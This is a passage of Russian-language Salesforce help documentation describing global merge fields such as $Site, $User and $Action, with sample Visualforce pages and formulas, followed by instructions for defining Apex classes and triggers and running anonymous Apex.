$Site.CustomWebAddress	Возвращает настраиваемый URL-адрес запроса (при отсутствии компонента `force.com`) или основной настраиваемый URL-адрес сайта. При отсутствии обоих URL-адресов данное поле слияния возвращает пустую

Поле слияния	Описание
	строку. Обратите внимание, что путь URL-адреса всегда является корневым (даже при наличии префикса пути в настраиваемом URL-адресе запроса). Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Значение данного поля всегда заканчивается символом /. Использование поля слияния $Site.CustomWebAddress нежелательно. Рекомендуем заменить его полем слияния $Site.BaseCustomUrl.
$Site.OriginalUrl	Возвращает исходный URL-адрес страницы, являющейся специальной страницей ошибок; в противном случае возвращает значение `null`.
$Site.CurrentSiteUrl	Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и всегда заканчивается символом /. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Использование поля слияния $Site.CurrentSiteUrl нежелательно. Рекомендуем заменить его полем слияния $Site.BaseUrl.
$Site.LoginEnabled	Возвращает значение «истина», если текущий сайт связан с активным порталом, поддерживающим вход; в противном случае возвращает значение «ложь».
$Site.RegistrationEnabled	Возвращает значение «истина», если текущий сайт связан с активным клиентским порталом, поддерживающим самостоятельную регистрацию; в противном случае возвращает значение «ложь».
$Site.IsPasswordExpired	Для проверенных пользователей: возвращает значение «истина», если срок действия пароля вошедшего пользователя истек. Для непроверенных пользователей: возвращает значение «ложь».
$Site.AdminEmailAddress	Возвращает значение поля «Контакт для сайта» для текущего сайта.
$Site.Prefix	Возвращает префикс пути URL-адреса текущего сайта. Например, при использовании URL-адреса сайта `myco.force.com/partners` префиксом пути является компонент `/partners`. Возвращает значение `null` при отсутствии префикса. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.

Поле слияния	Описание
$Site.Template	Возвращает имя шаблона, связанного с текущим сайтом; в противном случае возвращает стандартный шаблон.
$Site.ErrorMessage	Возвращает сообщение об ошибке для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.
$Site.ErrorDescription	Возвращает описание ошибки для текущей страницы, являющейся специальной страницей ошибок, при наличии ошибки; в противном случае возвращает пустую строку.
$Site.AnalyticsTrackingCode	Код отслеживания, связанный с сайтом. Данный код может использоваться службами (например, <0>Google<1> Analytics) для отслеживания данных по запросам страницы сайта.
$Site.BaseCustomUrl	Возвращает основной URL-адрес для текущего сайта, который не использует субдомена Force.com. Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса, при условии, что сайт содержит как минимум один настраиваемый URL-адрес, который не принадлежит Force.com, но поддерживает протокол HTTPS. Возвращенное значение никогда не заканчивается символом `/`. Если все настраиваемые URL-адреса данного сайта заканчиваются компонентом `force.com` или данный сайт не содержит настраиваемых URL-адресов, то данное поле слияния возвращает пустую строку. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку. Данное поле заменяет поле `CustomWebAddress` и содержит префикс пути настраиваемого URL-адреса.
$Site.BaseInsecureUrl	Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTPS протоколом HTTP. При этом используется домен текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом `/`. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.
$Site.BaseRequestUrl	Возвращает основной URL-адрес текущего сайта для запрошенного URL-адреса. Данное значение не зависит от URL-адреса ссылающейся страницы. Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом `/`. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.

Поле слияния	Описание
$Site.BaseSecureUrl	Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTP протоколом HTTPS. При этом используется домен текущего запроса, поддерживающий протокол HTTPS. Рекомендуем использовать домены, которые не являются субдоменами Force.com, взамен субдоменов Force.com. Субдомен Force.com, связанный с сайтом, используется только при отсутствии других доменов HTTPS на текущем сайте. Если сайт не содержит настраиваемых URL-адресов HTTPS, то данный метод возвращает пустую строку. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.
$Site.BaseUrl	Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Данное поле заменяет поле слияния $Site.CurrentSiteUrl.
$Site.MasterLabel	Возвращает значение поля «Основная метка» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.SiteId	Возвращает код текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.SiteType	Возвращает значение API поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.SiteTypeLabel	Возвращает значение метки поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.

Пример Visualforce: Чтобы просмотреть способ использования поля слияния `$Site.Template`, воспользуйтесь примером ниже.

```
<apex:page title="Job Application Confirmation" showHeader="false"
    standardStylesheets="true">
```

```
    <!-- The site template provides layout & style for the site -->
    <apex:composition template="{!$Site.Template}">

    <apex:define name="body">
        <apex:form>
            <apex:commandLink value="<- Back to Job Search"
              onclick="window.top.location='{!$Page.PublicJobs}';return
 false;"/>
            <br/>
            <br/>
            <center>
              <apex:outputText value="Your application has been saved.

                    Thank you for your interest!"/>
            </center>
            <br/>
            <br/>
        </apex:form>
    </apex:define>

    </apex:composition>
</apex:page>
```

Советы:	Данная глобальная переменная доступна только для страниц Visualforce, шаблонов эл. почты и элементов S-Control.

$System.OriginDateTime

Описание:	Глобальное поле слияния, представляющее литеральное значение даты/времени 1900-01-01 00:00:00. Рекомендуем использовать данную глобальную переменную при вычислении смещения даты/времени или назначении литерального значения полю даты/времени.
Использование:	1. Выберите тип поля: $System. 2. Выберите значение `OriginDateTime` в раскрывающемся списке «Вставить поле слияния».
Пример формулы:	Чтобы просмотреть способ преобразования поля даты в поле даты/времени, воспользуйтесь примером ниже. Данная формула использует дату в поле слияния `OriginDateTime` для извлечения количества дней, так как настраиваемое поле называется `My Date Field`. Затем, формула добавляет количество дней в значение поля слияния `OriginDateTime`. `$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )` Прим.: Значение поля слияния `OriginDateTime` указывается по Гринвичу, но результат отображается по локальному часовому поясу пользователя.

Пример потока, процесса и Visualforce:	Чтобы вычислить количество дней, прошедших с 1 января 1900 года, воспользуйтесь примером ниже. `{!NOW() - $System.OriginDateTime}`
Советы:	Данная глобальная переменная доступна в компонентах: • Стандартные значения • Формулы в настраиваемых полях, потоках, процессах и бизнес-правилах • Действия обновления поля бизнес-правила • Страницы Visualforce и элементы S-Control

$User

Описание:	Тип глобального поля слияния, используемый при обращении к данным о текущем пользователе. Пользовательские поля слияния позволяют обращаться к сведениям о пользователе (например, псевдоним, должность и код). Большинство полей, доступных для стандартного объекта пользователя, также доступны для $User.
Использование:	1. Выберите тип поля: $User. 2. Выберите поле слияния. Например: `$User.Username`.
Пример правила проверки:	Формула правила проверки, указанная ниже, обращается к коду текущего пользователя для определения ответственного за запись. Подобный пример позволяет гарантировать доступность настраиваемого поля «Личная цель» для изменения только ответственному за запись или пользователям с профилем администратора. `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )`
Пример потока:	Чтобы быстро просмотреть имя текущего пользователя, воспользуйтесь формулой потока. Рекомендуем создать формулу потока (текстовую), содержащую выражение ниже. `{!$User.FirstName} & " " & {!$User.LastName}` Созданная формула может использоваться любыми областями потока, где пользователь должен вызываться по имени. Добавление ссылки на глобальную переменную $User позволяет избежать использования поиска, учитываемого ограничениями для потоков.

Пример Visualforce:	Чтобы просмотреть название компании и статус текущего пользователя, возвращающий логическое значение, воспользуйтесь примером ниже.
	`<apex:page>`
	`  <h1>Congratulations</h1>`
	`  This is your new Apex Page`
	`  <p>The current company name for this user is: {!$User.CompanyName}</p>`
	`  <p>Is the user active?`

```
        {!$User.isActive}</p>
</apex:page>
```

Советы:

- Текущий пользователь — это пользователь, изменяющий запись, которая вызывает стандартное значение, правило проверки или другую операцию, использующую данные глобальные поля слияния.
- Если запись изменяется процессом Web-to-Lead или Web-to-Case, то имя текущего пользователя отображается в поле «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию».
- При деактивации пользователя, запустившего процесс, который выполняет запланированные действия, глобальная переменная $User ссылается на пользователя бизнес-правил по умолчанию. Аналогичный алгоритм применяется для контролируемых по времени действий в бизнес-правилах.
- Некоторые поля слияния $User могут использоваться фильтрами мобильной конфигурации.

`$User.UITheme` и `$User.UIThemeDisplayed`

Описание: Данные глобальные поля слияния определяют внешний вид системы Salesforce на конкретной веб-странице.

В отличие от переменной `$User.UITheme`, возвращающей *предполагаемый* внешний вид, переменная `$User.UIThemeDisplayed` возвращает *фактический* внешний вид. Например, если для пользователя установлены параметры и он имеет полномочия для просмотра оформления Lightning Experience, однако использует обозреватель, не поддерживающий такое оформление (например, устаревшие версии Internet Explorer), то переменная `$User.UIThemeDisplayed` возвращает другое значение.

Использование: Рекомендуем использовать данные переменные для определения каскадной таблицы стилей, используемой для отображения веб-страниц Salesforce. Ниже перечислены значения, возвращаемые обеими переменными.

- `Theme1`: устаревшая тема Salesforce
- `Theme2`: тема пользовательского интерфейса Salesforce Classic 2005
- `Theme3`: тема пользовательского интерфейса Salesforce Classic 2010
- `Theme4d`: современная тема «Lightning Experience» Salesforce
- `Theme4t`: тема Salesforce1 для мобильной версии Salesforce
- `PortalDefault`: тема клиентского портала Salesforce
- `Webstore`: тема Salesforce AppExchange

Пример Visualforce: Чтобы просмотреть способы отображения разных макетов на основе темы пользователя, воспользуйтесь примером ниже.

```
<apex:page>
    <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme2'}">
        // this is the old theme...
```

```
    </apex:pageBlock>

    <apex:pageBlock title="My Content" rendered="{!$User.UITheme ==
'Theme3'}">
        // this is the classic theme ...
    </apex:pageBlock>
</apex:page>
```

$UserRole

Описание:	Тип глобального поля слияния, используемый при обращении к сведениям о роли текущего пользователя. Поля слияния роли позволяют обращаться к сведениям о роли (например, имя, описание и код).
Использование:	1. Выберите тип поля: $UserRole. 2. Выберите поле слияния. Например: `$UserRole.Name`.
Пример правила проверки:	Формула правила проверки, указанная ниже, обращается к имени роли пользователя для проверки настраиваемого поля «Процент скидки», значение которого не должно превышать максимального значения, заданного для данной роли. `Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
Процесс, поток и Visualforce:	`{!$UserRole.LastModifiedById}`
Советы:	• Текущий пользователь — это пользователь, изменяющий запись, которая вызывает стандартное значение, правило проверки или другую операцию, использующую данные глобальные поля слияния. • Если запись изменяется процессом Web-to-Lead или Web-to-Case, то имя текущего пользователя отображается в поле «Ответственный за интерес по умолчанию» или «Ответственный за обращение по умолчанию». • При деактивации пользователя, запустившего процесс, который выполняет запланированные действия, глобальная переменная $UserRole ссылается на роль пользователя бизнес-правил по умолчанию. Аналогичный алгоритм применяется для контролируемых по времени действий в бизнес-правилах. Прим.: Ниже перечислены значения поля слияния `$UserRole`, которые не могут использоваться в Visualforce. • `CaseAccessForAccountOwner` • `ContactAccessForAccountOwner` • `OpportunityAccessForAccountOwner`

- `PortalType`

СМ. ТАКЖЕ:

Допустимые значения для глобальной переменной $Action

Допустимые значения для глобальной переменной `$Action`

Все объекты поддерживают основные действия (например, создание, клонирование, просмотр, редактирование, перечисление и удаление). Кроме того, глобальная переменная `$Action` ссылается на действия, доступные для многих стандартных объектов. Доступные значения определяются функциями, включенными в организации.

В таблице ниже перечислены действия, поддерживаемые глобальной переменной `$Action`, а также объекты, поддерживающие данные действия.

Значение	Описание	Объекты
Accept	Принятие записи.	• Группа объявлений • Обращение • Событие • Кампания Google • Ключевое слово • Интерес • Поисковая фраза • Версия SFGA • Текстовое объявление
Активация	Активация контракта.	Контракт
Добавление	Добавление продукта в прайс-лист.	Product2
AddCampaign	Добавление участника в кампанию.	Кампания
AddInfluence	Добавление кампании в список влияющих кампаний возможности.	Возможность
AddProduct	Добавление продукта в прайс-лист.	OpportunityLineItem
AddToCampaign	Добавление контакта или интереса в кампанию.	• Контакт • Интерес
AddToOutlook	Добавление события в Microsoft Outlook.	Событие
AdvancedSetup	Начало расширенной настройки кампании.	Кампания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Глобальная переменная `$Action` доступна в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control, формул или страниц Visualforce:

- Настройка приложения

AltavistaNews	Открытие веб-узла `www.altavista.com/news/`.	• Организация • Интерес
Cancel	Отмена события.	Событие
CaseSelect	Выбор обращения для решения.	Решение
ChangeOwner	Изменение ответственного за запись.	• Организация • Группа объявлений • Кампания • Контакт • Контракт • Кампания Google • Ключевое слово • Возможности • Поисковая фраза • Версия SFGA • Текстовое объявление
ChangeStatus	Изменение статуса обращения.	• Обращение • Интерес
ChoosePricebook	Выбор нужного прайс-листа.	OpportunityLineItem
Clone	Клонирование записи.	• Группа объявлений • Актив • Кампания • Участник кампании • Обращение • Контакт • Контракт • Событие • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт • Поисковая фраза • Версия SFGA • Текстовое объявление • Настраиваемые объекты

CloneAsChild	Создание связанного обращения со сведениями о родительском обращении.	Обращение
CloseCase	Закрытие обращения.	Обращение
Convert	Создание организации, контакта или возможности на основе сведений, полученных от интереса.	Интерес
ConvertLead	Преобразование интереса в участника кампании.	Участник кампании
Create_Opportunity	Создание возможности на основе участника кампании.	Участник кампании
Decline	Отклонение события.	Событие
Удалить	Удаление записи.	• Группа объявлений • Актив • Кампания • Участник кампании • Обращение • Контакт • Контракт • Событие • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт возможности • Продукт • Поисковая фраза • Версия SFGA • Решение • Задача • Текстовое объявление • Настраиваемые объекты
DeleteSeries	Удаление последовательности событий или задач.	• Событие • Задача
DisableCustomerPortal	Отключение пользователя клиентского портала.	Контакт
DisableCustomerPortalAccount	Отключение организации клиентского портала.	Организация
DisablePartnerPortal	Отключение пользователя партнерского портала.	Контакт
DisablePartnerPortalAccount	Отключение организации партнерского портала.	Организация
Загрузка	Загрузка вложения.	• Вложение

		• Документ
«Правка»	Редактирование записи.	• Группа объявлений • Актив • Кампания • Участник кампании • Обращение • Контакт • Контракт • Событие • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт возможности • Продукт • Поисковая фраза • Версия SFGA • Решение • Задача • Текстовое объявление • Настраиваемые объекты
EditAllProduct	Редактирование всех продуктов в прайс-листе.	OpportunityLineItem
EnableAsPartner	Назначение организации в качестве партнера.	Организация
EnablePartnerPortalUser	Включение контакта в качестве пользователя партнерского портала.	Контакт
EnableSelfService	Активация контакта в качестве пользователя портала самообслуживания.	Контакт
FindDup	Отображение повторяющихся интересов.	Интерес
FollowupEvent	Создание события для выполнения.	Событие
FollowupTask	Создание задачи для выполнения.	Событие
HooversProfile	Отображение профиля Hoovers.	• Организация • Интерес
IncludeOffline	Добавление записи организации в приложение Connect Offline.	Организация
GoogleMaps	Добавление адреса на карты Google.	• Организация

		• Контакт • Интерес
GoogleNews	Отображение страницы `www.google.com/news`.	• Организация • Контакт • Интерес
GoogleSearch	Отображение страницы `www.google.com`.	• Организация • Контакт • Интерес
List	Составление списка записей объекта.	• Группа объявлений • Кампания • Обращение • Контакт • Контракт • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт • Поисковая фраза • Версия SFGA • Решение • Текстовое объявление • Настраиваемые объекты
LogCall	Регистрация вызова.	Activity
MailMerge	Создание стандартных писем.	Activity
ManageMembers	Открытие страницы «Управление участниками».	Кампания
MassClose	Пакетное закрытие обращений.	Обращение
объединение	Объединение контактов.	Контакт
«Создать»	Создание записи.	• Activity • Группа объявлений • Актив • Кампания • Обращение • Контакт • Контракт

		• Событие • Кампания Google • Ключевое слово • Интерес • Возможность • Поисковая фраза • Версия SFGA • Решение • Задача • Текстовое объявление • Настраиваемые объекты
NewTask	Создание задачи.	Задача
RequestUpdate	Отправка запроса на обновление.	• Контакт • Activity
SelfServSelect	Регистрация пользователя в качестве пользователя портала самообслуживания.	Решение
SendEmail	Отправка сообщения эл. почты.	Activity
SendGmail	Открытие пустого сообщения эл. почты Gmail.	• Контакт • Интерес
Sort	Сортировка продуктов в прайс-листе.	OpportunityLineItem
Общий доступ	Предоставление общего доступа к записи.	• Организация • Группа объявлений • Кампания • Обращение • Контакт • Контракт • Кампания Google • Ключевое слово • Интерес • Возможность • Поисковая фраза • Версия SFGA • Текстовое объявление
Submit for Approval	Отправка записи на утверждение.	• Организация • Activity

		• Группа объявлений • Актив • Кампания • Участник кампании • Обращение • Контакт • Контракт • Событие • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт возможности • Продукт • Поисковая фраза • Версия SFGA • Решение • Задача • Текстовое объявление
Символ табуляции	Предоставление доступа ко вкладке объекта.	• Группа объявлений • Кампания • Обращение • Контакт • Контракт • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт • Поисковая фраза • Версия SFGA • Решение • Текстовое объявление
View	Просмотр записи.	• Activity • Группа объявлений • Актив • Кампания • Участник кампании

		• Обращение • Контакт • Контракт • Событие • Кампания Google • Ключевое слово • Интерес • Возможность • Продукт возможности • Продукт • Поисковая фраза • Версия SFGA • Решение • Текстовое объявление • Настраиваемые объекты
ViewAllCampaignMembers	Составление списка всех участников кампании.	Кампания
ViewCampaignInfluenceReport	Отображение отчета «Кампании с находящимися под влиянием возможностями».	Кампания
ViewPartnerPortalUser	Составление списка всех пользователей партнерского портала.	Контакт
ViewSelfService	Составление списка всех пользователей портала самообслуживания.	Контакт
YahooMaps	Добавление адреса на карты Yahoo!.	• Организация • Контакт • Интерес
YahooWeather	Отображение страницы `http://weather.yahoo.com/`.	Контакт

СМ. ТАКЖЕ:

Глобальные переменные

Общие сведения о коде Apex

Apex — это строго типизированный объектно-ориентированный язык программирования, позволяющий разработчикам выполнять операторы управления транзакциями и потоками на сервере платформы Force.com в сочетании с вызовами к интерфейсу Force.com API. Благодаря синтаксису, напоминающему Java и действующему подобно хранимым процедурам базы данных, Apex позволяет разработчикам добавлять бизнес-логику в основные системные события, включая нажатия кнопок, обновления связанных записей и страницы Visualforce. Код Apex может быть инициирован запросами веб-службы и триггерами объектов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Apex может храниться на платформе в двух разных формах.

- *Класс* — это шаблон или образец, используемый для создания объектов Apex. Классы состоят из других классов, заданных пользователем методов, переменных, типов исключений и статического кода инициализации. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**. См. раздел «Управление классами Apex» на странице 7010.
- *Триггер* — это код Apex, который выполняется перед некоторым событием языка манипулирования данными (DML) или после него (например, перед вставкой записи объекта в базу данных или после удаления записи). Триггеры хранятся в системе Salesforce в качестве метаданных. Список всех триггеров в вашей организации находится на странице «Триггеры Apex» в разделе «Настройка». См. раздел «Управление триггерами Apex» на странице 7012.

Как правило, Apex выполняется в контексте системы, то есть, полномочия текущего пользователя, безопасность поля и правила общего доступа не учитываются во время выполнения кода.

Прежде чем развернуть код Apex в производственных средах, убедитесь, что поблочные тесты охватывают не менее 75% кода. Кроме того, всем триггерам должно отводиться некоторое тестовое покрытие. См. раздел «Общие сведения о поблочных тестах Apex» на странице 7312.

Чтобы повторить выполнение после создания классов, триггеров и тестов, воспользуйтесь консолью разработчика.

Прим.: Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.

Дополнительную информацию о синтаксисе и использовании Apex см. в *Руководстве разработчика Force.com Apex Code*.

Руководство разработчика Apex и инструменты разработчика

Руководство разработчика Apex — это полное справочное руководство для языка программирования Apex. *Руководство разработчика Apex* также разъясняет синтаксис языка, методы вызова Apex, порядок использования ограничений, способы создания тестов и многое другое. Чтобы создать код Apex, выберите нужный инструмент от компании Salesforce или стороннего разработчика.

Определение классов Apex

Определение триггеров Apex

Выполнение анонимного кода Apex

Консоль разработчика позволяет выполнять код Apex для альтернативного создания журналов отладки, охватывающих конкретную логику приложения.

Что происходит при возникновении исключения Apex?

При возникновении исключения выполнение кода останавливается. Операции DML, обработанные перед исключением, отменяются и не передаются в базу данных. Исключения регистрируются журналами отладки. При возникновении необработанных исключений (исключения, которые не обнаруживаются кодом) система Salesforce отправляет сообщение эл. почты, содержащее сведения об исключении. Конечному пользователю отображается сообщение об ошибке в пользовательском интерфейсе Salesforce.

Обработка исключений Apex в управляемых пакетах

Управление классами Apex

Управление триггерами Apex

Управление параметрами версии для Apex

Просмотр классов Apex

Просмотр сведений о триггерах Apex

Создание класса Apex из WSDL

Отслеживание очереди заданий Apex

Отслеживание очереди Flex заданий Apex

Страница «Очередь Flex заданий Apex» позволяет просматривать и изменять порядок отображения всех пакетных заданий со статусом «Удержание». При необходимости измените порядок отображения пакетных заданий программным способом посредством кода Apex.

Расписание Apex

Apex. Вопросы и ответы

Руководство разработчика Apex и инструменты разработчика

Руководство разработчика Apex — это полное справочное руководство для языка программирования Apex. *Руководство разработчика Apex* также разъясняет синтаксис языка, методы вызова Apex, порядок использования ограничений, способы создания тестов и многое другое. Чтобы создать код Apex, выберите нужный инструмент от компании Salesforce или стороннего разработчика.

- *Руководство разработчика Apex*

Рекомендуем использовать данные инструменты для создания кода Apex.

- Консоль разработчика Force.com
- Модуль Force.com IDE для Eclipse
- Редактор кода в пользовательском интерфейсе Salesforce

Воспользуйтесь Интернетом для поиска интерфейсов Salesforce IDE, созданных сторонними разработчиками.

Определение классов Apex

Классы Apex хранятся в системе Salesforce в качестве метаданных.

Прим.: Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.

Чтобы создать класс, выполните указанные ниже действия.

1. Введите строку *«Классы* `Apex`» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Нажмите кнопку **«Создать»**.
3. Чтобы указать версии Apex и API, использованные для создания данного класса, щелкните **«Параметры версии»**. Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным классом. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает класс с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета. Чтобы сохранить определенный алгоритм работы, укажите предыдущую версию Apex и API.
4. Введите код Apex для класса в редакторе классов. Длина одного класса может составлять не более 1 миллиона символов, без учета комментариев, методов теста или классов, заданных посредством `@isTest`.
5. Чтобы сохранить внесенные изменения и просмотреть сведения о классе, нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование класса, нажмите кнопку **«Быстрое сохранение»**. Прежде чем сохранить собственный класс, убедитесь в корректной компиляции класса Apex.

Сохраненные классы могут запускаться другим кодом Apex (например, триггером) посредством переменных или методов класса.

Прим.: В целях обеспечения обратной совместимости классы сохраняются с параметрами определенной версии Apex и API. Если класс Apex ссылается на компоненты установленных управляемых пакетов (например, настраиваемый объект), то параметры версии для каждого управляемого пакета, используемого классом, также сохраняются. Кроме того, пометка `isValid` со значением `true` хранится вместе с классом до изменения зависимых метаданных после последней компиляции класса. Пометке `isValid` присваивается значение `false` при изменении имен или полей объекта, используемых в классе, включая несущественные изменения (например, редактирование описания объекта или поля), или при изменении класса, вызывающего данный класс. Вызов класса триггером или вызовом веб-службы

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения, редактирования, удаления, настройки параметров безопасности, настройки параметров версии, просмотра зависимостей и выполнения тестов для классов Apex:

- Автор Apex

инициирует повторную компиляцию кода и отправку пользователю уведомления о наличии ошибок. Если ошибки отсутствуют, то пометке `isValid` присваивается значение `true`.

СМ. ТАКЖЕ:

Управление классами Apex

Просмотр классов Apex

Управление параметрами версии для Apex

Определение триггеров Apex

Триггеры Apex хранятся в приложении в качестве метаданных связанного объекта.

Прим.: Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (развернуть), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые компанией Salesforce для поддержки пользователей и партнеров. Согласно «Основному соглашению о подписке», данные ресурсы не относятся к службам Salesforce.

1. В разделе параметров управления объектами для объекта, доступ к триггерам которого необходимо получить, перейдите в раздел «Триггеры».

   Совет: Пользовательский интерфейс Salesforce не поддерживает создание триггеров для стандартных объектов «Вложение», «Документ содержимого» и «Примечание». Чтобы создать триггеры для данных объектов, воспользуйтесь средствами разработки (например, консоль разработчика или Force.com IDE). При необходимости воспользуйтесь Metadata API.

2. Нажмите кнопку **«Создать»** в списке «Триггеры».

3. Чтобы указать версии Apex и API, использованные для создания данного триггера, щелкните «Параметры версии». Если организация использует установленные управляемые пакеты из каталога AppExchange, укажите версию каждого управляемого пакета, которая должна использоваться с данным триггером. Рекомендуем использовать стандартные значения для всех версий. Данное действие связывает триггер с последней версией Apex, API и каждого управляемого пакета. Чтобы получить доступ к компонентам или функциям, которые отличаются от содержимого последней версии пакета, укажите предыдущую версию управляемого пакета.

4. Чтобы скомпилировать и включить триггер, щелкните «Триггер Apex» и установите флажок «Активно». Чтобы сохранить код в метаданных организации, снимите данный флажок. Данный флажок установлен по умолчанию.

5. Введите Apex для триггера в поле «Текст». Длина одного триггера должна составлять не более 1 миллиона символов.

   Чтобы определить триггер, воспользуйтесь синтаксисом ниже.

```
trigger TriggerName on ObjectName (trigger_events) {
   code_block
}
```

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Стандартные объекты, кампании, обращения и сообщения эл. почты недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Определение триггеров Apex:

- Автор Apex

где *trigger_events* может быть списком событий, разделенных запятыми.

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

Прим.: Триггер, вызванный операцией повторяющегося события или задачи (`insert`, `delete` или `update`), инициирует ошибку выполнения при пакетном вызове триггера из Force.com API.

6. Нажмите кнопку **«Сохранить»**.

Прим.: Пометка `isValid` со значением `true` хранится вместе с триггером до изменения зависимых метаданных после последней компиляции триггера. Пометке `isValid` присваивается значение `false`, если повторная обработка кода компилятором Apex не завершена, при изменении имен или полей объекта, используемых в триггере, включая несущественные изменения (например, редактирование описания объекта или поля). Повторная компиляция выполняется при следующем выполнении триггера или повторном сохранении триггера в метаданных.

Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.

СМ. ТАКЖЕ:

Управление триггерами Apex

Управление параметрами версии для Apex

Поиск по параметрам управления объектами

Выполнение анонимного кода Apex


Консоль разработчика позволяет выполнять код Apex для альтернативного создания журналов отладки, охватывающих конкретную логику приложения.

Необходимые полномочия пользователя	
Для выполнения анонимного Apex:	«Автор Apex»

Инструмент Execute Anonymous Apex на консоли разработчика выполняет код Apex, введенный посредством `ExecuteAnonymous`, и создает журнал отладки, содержащий результаты выполнения.

Внимание: В случае вызова класса, содержащего метод теста `testMethod`, выполняются все его операторы DML. При этом возможно добавление нежелательных данных в организацию.

